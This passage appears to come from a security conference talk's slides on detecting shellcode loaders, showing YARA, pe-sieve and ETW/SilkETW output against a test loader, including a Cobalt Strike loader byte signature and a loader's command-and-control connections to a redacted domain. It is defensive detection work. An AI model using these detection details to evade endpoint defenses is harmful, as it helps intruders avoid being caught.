CobaltStrike_Sleeve_BeaconLoader_MVF_x64_o_v4_3_v4_4_v4_5_and_v4_6 [] 7528
0x12c36373:$core_sig: C6 44 24 58 4D C6 44 24 59 61 C6 44 24 5A 70 C6 44 24 5B 56 C6 44 24 5C 69 C6 44 24 5D 65 C6 44 24
 5E 77 C6 44 24 5F 4F C6 44 24 60 66 C6 44 24 61 46 C6 44 24 62 69 C6 44 24 63 6C C6 44 24 64 ...
```

Scan PID - Hit!

2. *DictionShellcode.exe* - PID = 8828

```
C:\Users\admin\Downloads\yara-master-2251-win64>.\yara64.exe CobaltStrike__Sleeve_BeaconLoader_all.yara C:\Users\admin\D
ownloads\Payloads\DictionShellcode.exe


C:\Users\admin\Downloads\yara-master-2251-win64>.\yara64.exe CobaltStrike__Sleeve_BeaconLoader_all.yara 8028
```

No detections w/ these rules!

2. Detections: PE File Analysis

PE-sieve: https://github.com/hasherezade/pe-sieve

Goal: Detect malware in-memory

- Identify suspicious indicators in PE files
  - Process injection
  - Shellcode
  - IAT hooks
  - Call Stack spoofing
  - Etc…
- JSON output

```
C:\Users\admin\Downloads>.\pe-sieve.exe
.------   ------         ------. __   ----------   ----  ------
|  _ \ |  ___|        /     || | |  ___\  \ /  / |  ___|
| |_) | | |__   _____ |  (---`| | | |__  \  \/  / | |__
|  ___/ |  __| |_____| \  \   | | |  __|  \    /  |  __|
| |     | |___     .----)  |  | | |___  \  /   | |___
| _|     |______|   |______/  |__| |______|  \__/  |______|
 -       ------     ------    --  ------   --     ------
-----------------------------------------------------------------

Version:  0.3.9 (x64)
Built on: Feb 24 2024

~ from hasherezade with love ~
Scans a given process, recognizes and dumps a variety of in-memory implants:
replaced/injected PEs, shellcodes, inline hooks, patches etc.
URL: https://github.com/hasherezade/pe-sieve
---

Required:
/pid <integer: decimal, or hexadecimal with '0x' prefix>
         : Set the PID of the target process.

Optional:

---1. scanner settings---
/quiet
         : Print only the summary. Do not log on stdout during the scan.
/refl
         : Make a process reflection before scan.
```

```
C:\Users\admin\Downloads\pe-sieve64>.\pe-sieve.exe /pid 6700 /shellc 3
PID: 6700
Output filter: no filter: dump everything (default)
Dump mode: autodetect (default)
[-] Could not set debug privilege
[*] Using raw process!
[*] Scanning: C:\Users\admin\Downloads\DictionShellcode.exe (.NET)
[*] Scanning: C:\Windows\System32\ntdll.dll
[*] Scanning: C:\Windows\System32\mscoree.dll
[*] Scanning: C:\Windows\System32\kernel32.dll
[*] Scanning: C:\Windows\System32\KERNELBASE.dll
[*] Scanning: C:\Windows\System32\advapi32.dll
[*] Scanning: C:\Windows\System32\msvcrt.dll
[*] Scanning: C:\Windows\System32\sechost.dll
```

scan_report.json


```
{
 "pid" : 6700,
 "is_64_bit" : 1,
 "is_managed" : 1,
 "main_image_path" : "C:\\Users\\admin\\Downloads\\DictionShellcode.exe",
 "used_reflection" : 0,
 "scanner_version" : "0.3.9",
 "scanned" :
 {
  "total" : 66,
  "skipped" : 0,
  "modified" :
  {
   "total" : 3,
   "patched" : 1,
   "iat_hooked" : 0,
   "replaced" : 0,
   "hdr_modified" : 0,
   "implanted_pe" : 0,
   "implanted_shc" : 2,
   "unreachable_file" : 0,
   "other" : 0
  },
```


Shellcode detections

3. Detections: ETW

Event Tracing for Windows

Goal: Use Windows events to detect suspicious activity (FREE telemetry!)

- Used by many EDRs for capturing events
  - `Microsoft-Windows-Threat-Intelligence`
  - `Microsoft-Windows-WinINet`
  - `Microsoft-Windows-PowerShell`

So many more: *https://github.com/repnz/etw-providers-docs*

Example detection tools:

- SilkETW (Mandiant)
- BeaconHunter (Andrew Oliveau)

```
C:\TOOLS>logman.exe query providers Microsoft-Windows-WinINet

Provider                                 GUID
-------------------------------------------------------------------------------
Microsoft-Windows-WinINet                {43D1A55C-76D6-4F7E-995C-64C711E5CAFE}

Value               Keyword              Description
-------------------------------------------------------------------------------
0x0000000000000001  WININET_KEYWORD_HANDLES Flagged on all WinINet events dealing
ET handles
0x0000000000000002  WININET_KEYWORD_HTTP Flagged on all WinINet events dealing wi
onses
0x0000000000000004  WININET_KEYWORD_CONNECTION Flagged on all WinINet events deal
0x0000000000000008  WININET_KEYWORD_AUTH Flagged on all WinINet events dealing wi
0x0000000000000010  WININET_KEYWORD_HTTPS Flagged on all WinINet events dealing w
0x0000000000000020  WININET_KEYWORD_AUTOPROXY Flagged on all WinINet events deali
0x0000000000000040  WININET_KEYWORD_COOKIES Flagged on all WinINet events dealing
0x0000000000000080  WININET_KEYWORD_IE   Flagged on all WinINet IE events
0x0000000000000100  WININET_KEYWORD_AOAC
0x0000000000000200  WININET_KEYWORD_HTTPDIAG
0x0000000100000000  WININET_KEYWORD_SEND Flagged on all WinINet events dealing wi
0x0000000200000000  WININET_KEYWORD_RECEIVE Flagged on all WinINet events dealing
0x0000000400000000  WININET_KEYWORD_MOBILE Flagged on all WinINet events relevant
0x0000020000000000  WININET_KEYWORD_PII_PRESENT Flagged on all WinINet events dea
able information
0x0000040000000000  WININET_KEYWORD_PACKET Flagged on all WinINet events dealing
0x0001000000000000  win:ResponseTime     Response Time
0x8000000000000000  Microsoft-Windows-WinINet/Analytic
0x4000000000000000  Microsoft-Windows-WinINet/UsageLog
0x2000000000000000  Microsoft-Windows-WinINet/WebSocket

Value               Level                Description
-------------------------------------------------------------------------------
0x02                win:Error            Error
0x04                win:Informational    Information
0x05                win:Verbose          Verbose
```

```
C:\Users\admin\Downloads\SilkETW_SilkService_v8\v8\SilkETW>.\SilkETW.exe -t user -pn Microsoft-Windows-WinINet -ot file -p
C:\temp\etw.json -l Informational -f EventName -fv "WININET_TCP_CONNECTION/Start"

SILKETW

[v0.8 - Ruben Boonen => @FuzzySec]

[+] Collector parameter validation success..
[>] Starting trace collector (Ctrl-c to stop)..
[?] Events captured: 8
[>] Stopping trace collector..
[+] Collector terminated
```

C:\Temp\etw.json - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

etw.json


```
1 ,"ProcessName":"DictionShellcode","PointerSize":8,"EventDataLength":61,"XmlEventData":{"ServerName":"purple-a9                    .azurefd.net",
2 ,"ProcessName":"DictionShellcode","PointerSize":8,"EventDataLength":61,"XmlEventData":{"ServerName":"purple-a9                    .azurefd.net",
3 ,"ProcessName":"DictionShellcode","PointerSize":8,"EventDataLength":61,"XmlEventData":{"ServerName":"purple-a9                    .azurefd.net",
4 ,"ProcessName":"DictionShellcode","PointerSize":8,"EventDataLength":61,"XmlEventData":{"ServerName":"purple-a9                    .azurefd.net",
5 ,"ProcessName":"DictionShellcode","PointerSize":8,"EventDataLength":61,"XmlEventData":{"ServerName":"purple-a9                    .azurefd.net",
6 "ProcessName":"DictionShellcode","PointerSize":8,"EventDataLength":61,"XmlEventData":{"ServerName":"purple-a9g                    azurefd.net","P
7 ,"ProcessName":"DictionShellcode","PointerSize":8,"EventDataLength":61,"XmlEventData":{"ServerName":"purple-a9                    .azurefd.net",
8 ,"ProcessName":"DictionShellcode","PointerSize":8,"EventDataLength":61,"XmlEventData":{"ServerName":"purple-a9                    .azurefd.net",
9
```

SecTor Sound Bytes

Always consider malware **entropy**

Opportunities to identify **blind spots** for further evasion

Focus on **detecting the outcome**, not the technique

Thank YOU!

Questions?

x.com/bsummerz

github.com/wsummerhill

wsummerhill.github.io